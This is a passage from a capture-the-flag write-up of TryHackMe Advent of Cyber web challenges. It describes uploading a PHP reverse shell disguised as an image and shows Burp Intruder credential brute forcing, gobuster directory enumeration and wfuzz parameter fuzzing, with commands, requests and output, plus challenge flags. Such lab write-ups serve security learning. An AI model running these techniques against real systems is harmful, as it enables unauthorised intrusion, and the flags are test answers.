
Having accessed the target machine, we were shown an upload page. We proceeded to test what file can be recieved. After uploading the jpg file, we typed /uploads behind the IP address to accesed to the index of /uploads page. The jpg file that we uploaded was already shown there. Then, we took the webshell out into current directory. Next, we opened the folder to look for the php file and opened it using mousepad . After that, we changed the IP ,port and we save it. We know that it can only recieved image file, so we convert the php file to image file. We back to the upload page and upload the file,then the file was shown in the index of /uploads site. We created a listener for the uploaded reverse shell and one file there called flag.txt is shown

## Day 3: Web Exploitation - Christmas Chaos

**Tools used:** Kali Linux, Firefox, BurpSuite

**Solution/walkthrough**:

Question 1:
Paste the IP address, a login site to enter username andpassword is shown.



Santa Sleigh Tracker


Username

Password


Sign in

The Santa Sleigh Tracker App uses state of the art technology to track Santa as he travels around the world delivering presents.

Question 2:
To find out the right username and password, use BurpSuite to execute brute forcing. We open the browser from BurpSuite. On the intercept after filling theIP address




Question 3:
sign in and send a request. After that, the request shown in BurpSuite. Send the request to the Intruder tab.



Request to http://10.10.95.129:80

```
POST /login HTTP/1.1
Host: 10.10.95.129
Content-Length: 28
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://10.10.95.129
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/95.0.4638.69 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://10.10.95.129/?login=username_incorrect
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close

username=test+&password=test
```

Question 4:
Go to the Payloads and fill in the username and password in list.
Choose cluster bomb in attack type, then start to attack.



Payload Sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set: 2    Payload count: 3
Payload type: Simple list    Request count: 9

Payload Options [Simple list]


This payload type lets you configure a simple list of strings that are used as payloads.

root
password
12345

Payload Processing

You can define rules to perform various processing tasks on each payload before it is used.


Question 5:
we found that 1 of it has a different length. So we guess thatadmin and 12345 might be the username and password.


2. Intruder attack of 10.10.224.141 - Temporary attack - Not saved to project file
Attack Save Columns
Results Target Positions Payloads Resource Pool Options

Filter: Showing all items

| Request | Payload 1 | Payload 2 | Status | Error | Timeout | Length | Comment |
|---|---|---|---|---|---|---|---|
| 0 | | | 302 | □ | □ | 309 | |
| 1 | root | root | 302 | □ | □ | 309 | |
| 2 | admin | root | 302 | □ | □ | 309 | |
| 3 | user | root | 302 | □ | □ | 309 | |
| 4 | root | password | 302 | □ | □ | 309 | |
| 5 | admin | password | 302 | □ | □ | 309 | |
| 6 | user | password | 302 | □ | □ | 309 | |
| 7 | root | 12345 | 302 | □ | □ | 309 | |
| 8 | admin | 12345 | 302 | □ | □ | 255 | |
| 9 | user | 12345 | 302 | □ | □ | 309 | |

Question 6:
Back to the webpage. After fill in the username and password, we login successfully and the flag is shown.



Santa Sleigh Tracker App

GPS: Online

*Last Airborne: 24th December 2019*

Santa Sleigh: Offline

Flag: `THM{885ffab980e049847516f9d8fe99ad1a}`

**Thought Process/Methodology:**


Paste the IP address and a login site is shown. To sign in corectly, we open BurpSuite to execute a bruteforce. We go to the Proxy tab and then paste the IP address and turn on the intercept in BurpSuite. Then, we go to Intruder tab with Payloads in BurpSuite. We fill in the username and password list. Next, we change to cluster bomb and start attack. We found that a set of username and password has different length.We guess that admin and 12345 might be the correct. We successfully login and the flag is shown.

## Day 4: Web Exploitation - Santa's watching

**Tools used:** Kali Linux, Firefox


**Solution/walkthrough**:

Question 1:
Paste the ip address.This site is shown.




Y0u h4v3 b33n d3f4c3d y0ur f0rums ar3 g0ne

Question 2:
Download the big.txt file.




```
big.txt                 [           <=>    ]   4.79M  1.19MB/s    in 3.5s

2022-06-19 09:25:10 (1.37 MB/s) - ‘big.txt’ saved [5026816]


┌──(kali㉿kali)-[~]
└─$ cd Downloads/

┌──(kali㉿kali)-[~/Downloads]
└─$ wget https://github.com/danielmiessler/SecLists/blob/master/Discovery/Web
-Content/big.txt
--2022-06-19 09:25:50--  https://github.com/danielmiessler/SecLists/blob/mast
er/Discovery/Web-Content/big.txt
Resolving github.com (github.com)... 20.205.243.166
Connecting to github.com (github.com)|20.205.243.166|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: unspecified [text/html]
Saving to: ‘big.txt’

big.txt                 [              <=> ]   4.79M  1.17MB/s    in 4.1s

2022-06-19 09:25:55 (1.17 MB/s) - ‘big.txt’ saved [5020039]


┌──(kali㉿kali)-[~/Downloads]
└─$ ▯
```

Question 3:
Use gobuster to find the hidden API directory and it brings us to a website which has a site-log.php file.



```
└─$ sudo gobuster dir -u http://10.10.71.106 -w /usr/share/wordlists/dirb/big
.txt -x .php
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.71.106
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/big.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Extensions:              php
[+] Timeout:                 10s
===============================================================
2022/06/15 11:25:31 Starting gobuster in directory enumeration mode
===============================================================
/.htaccess            (Status: 403) [Size: 277]
/.htpasswd            (Status: 403) [Size: 277]
/.htaccess.php        (Status: 403) [Size: 277]
/.htpasswd.php        (Status: 403) [Size: 277]
/LICENSE              (Status: 200) [Size: 1086]
/api                  (Status: 301) [Size: 310] [--> http://10.10.71.106/api/
]
Progress: 31752 / 40940 (77.56%)
^C
[!] Keyboard interrupt detected, terminating.
```




# Index of /api


| Name | Last modified | Size | Description |
|---|---|---|---|
| Parent Directory | | - | |
| site-log.php | 2020-11-22 06:38 | 110 | |

*Apache/2.4.29 (Ubuntu) Server at 10.10.71.106 Port 80*

Question 4:
Download the wordlist file .Then fuzz the file to search the dates to fill in the parameter.




```
┌──(kali㉿kali)-[~/Downloads]
└─$ wget https://assets.tryhackme.com/additional/cmn-aoc2020/day-4/wordlist
--2022-06-19 09:42:05--  https://assets.tryhackme.com/additional/cmn-aoc2020/
day-4/wordlist
Resolving assets.tryhackme.com (assets.tryhackme.com)... 99.86.178.59, 99.86.
178.87, 99.86.178.57, ...
Connecting to assets.tryhackme.com (assets.tryhackme.com)|99.86.178.59|:443..
. connected.
HTTP request sent, awaiting response... 200 OK
Length: 559 [binary/octet-stream]
Saving to: ‘wordlist’

wordlist            100%[===============>]     559  --.-KB/s    in 0s

2022-06-19 09:42:05 (15.9 MB/s) - ‘wordlist’ saved [559/559]
```



```
┌──(kali㉿kali)-[~/Downloads]
└─$ wfuzz -c -z file,wordlist http://10.10.71.106/api/site-log.php?date=FUZZ
 /usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:Pycurl is n
ot compiled against Openssl. Wfuzz might not work correctly when fuzzing SSL
sites. Check Wfuzz's documentation for more information.
********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: http://10.10.71.106/api/site-log.php?date=FUZZ
Total requests: 63

=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================

000000007:   200        0 L      0 W        0 Ch        "20201106"
000000033:   200        0 L      0 W        0 Ch        "20201202"
000000015:   200        0 L      0 W        0 Ch        "20201114"
000000035:   200        0 L      0 W        0 Ch        "20201204"
